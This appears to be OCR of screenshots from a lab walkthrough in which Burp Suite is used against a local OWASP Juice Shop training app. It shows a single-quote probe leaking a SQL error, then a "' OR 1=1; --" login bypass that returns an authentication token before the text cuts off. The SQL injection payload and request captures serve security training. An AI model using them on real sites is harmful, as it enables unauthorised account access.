Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: language=en; welcomebanner_status=dismiss
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 If-Modified-Since: Sat, 23 Dec 2023 15:18:11 GMT
15 If-None-Match: W/"7c3-18c9741599e"
Search... 0 matches
Response
Pretty Raw Hex Render
1 HTTP/1.1 304 Not Modified
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Accept-Ranges: bytes
8 Cache-Control: public, max-age=0
9 Last-Modified: Sat, 23 Dec 2023 15:18:11 GMT
10 ETag: W/"7c3-18c9741599e"
11 Date: Sat, 23 Dec 2023 15:45:09 GMT
12 Connection: close
Search... 0 matches
Done


OWASP Juice Shop
localhost:3000/#/score-board
OWASP Juice Shop
You successfully solved a challenge: Score Board (Find the carefully hidden 'Score Board' page.)
x
Score Board 1%


Users
Internet
Web Server
Database Server



1/13
1
0/13
2
0/22
3
0/25
4
0/18
5
0/11
6
Hide all
Show solved
Show tutorials only
Show unavailable
Broken Access Control
Broken Anti Automation
Broken Authentication
Cryptographic Issues
Improper Input Validation
Injection
Insecure Deserialization
Miscellaneous
Security Misconfiguration
Security through Obscurity
Sensitive Data Exposure
Unvalidated Redirects
Vulnerable Components
XSS
XXE
Show all
Name
Difficulty
Description
Status
Christmas Special
Order the Christmas special offer of 2014.
Database Schema
Exfiltrate the entire DB schema definition via SQL Injection.
Ephemeral Accountant
Log in with the (non-existing) accountant acc0unt4nt@juice-sh.op without ever registering that user.
Login Admin
Log in with the administrator's user account.
Login Bender
Log in with Bender's user account.
Login Jim
Log in with Jim's user account.



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer
Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 53
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; continueCode=
aj4QDO4KyOqPJ7j2novp9EQ38gYVAJvlAM1wWxalND5reZRLzmXk6BbmzZRb; cookieconsent_status=dismiss
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
"email":"fake@email.local",
"password":"password123"
}
Right-click and Send to Repeater
Search...
0 matches



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Learn
1 × 2 × +
Send Cancel Target
Request
Pretty Raw Hex
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 53
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; continueCode=aj4QDO4KyOqPJ7j2novp9EQ38gYVAJvlAM1wWxalND5reZRLzmXk6BbmzZRb; cookieconsent_status=dismiss
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
"email":"fake@email.local",
"password":"password123"
}
Search... 0 matches
Response
Pretty Raw Hex Render
1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: text/html; charset=utf-8
8 Content-Length: 26
9 ETag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus"
10 Vary: Accept-Encoding
11 Date: Sat, 23 Dec 2023 16:04:13 GMT
12 Connection: close
13
14 Invalid email or password.
Search... 0 matches



Request
Pretty Raw Hex
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 54
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; continueCode=aj4QDO4KyOqPJ7j2novp9EQ38gYVAJvlAM1wWxalND5reZRLzmXk6BbmzZRb; cookieconsent_status=dismiss
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
"email":"fake@email.local'",
"password":"password123"
}



Response
Pretty
Raw
Hex
Render
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sat, 23 Dec 2023 16:06:13 GMT
Connection: close
Content-Length: 1212
{
"error":{
"message":"SQLITE_ERROR: unrecognized token: \"482c811da5d5b4bc6d497ffa98491e38\"",
"stack":
"Error\n at Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n at /juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n at new Promise (<anonymous>)\n at Query.run (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12)\n at /juice-shop/node_modules/sequelize/lib/sequelize.js:315:28\n at process.processTicksAndRejections (node:internal/process/task_queues:95:5)",
"name":"SequelizeDatabaseError",
"parent":{
"errno":1,
"code":"SQLITE_ERROR",
"sql":
"SELECT * FROM Users WHERE email = 'fake@email.local'' AND password = '482c811da5d5b4bc6d497ffa98491e38' AND deletedAt IS NULL"
},
"original":{
"errno":1,
"code":"SQLITE_ERROR",
"sql":
"SELECT * FROM Users WHERE email = 'fake@email.local'' AND password = '482c811da5d5b4bc6d497ffa98491e38' AND deletedAt IS NULL"
},
"sql":
"SELECT * FROM Users WHERE email = 'fake@email.local'' AND password = '482c811da5d5b4bc6d497ffa98491e38' AND deletedAt IS NULL",
"parameters":{
}
}
}
SQLITE Error
SQL Statement



Login
Email *
fake@email.local' OR 1=1; --
Password *
password123
Forgot your password?
Log in



Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 65
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
{
"email":"fake@email.local' OR 1=1; --",
"password":"password123"
}
Right-click and Send to Repeater



Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Request
Pretty Raw Hex
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 65
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
{
"email":"fake@email.local' OR 1=1; --",
"password":"password123"
}
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 799
ETag: W/"31f-WLgDD/B0yCXaPQmcT/eWO12C7LY"
Vary: Accept-Encoding
Date: Sat, 23 Dec 2023 16:23:04 GMT
Connection: close
{
"authentication":{
"token":
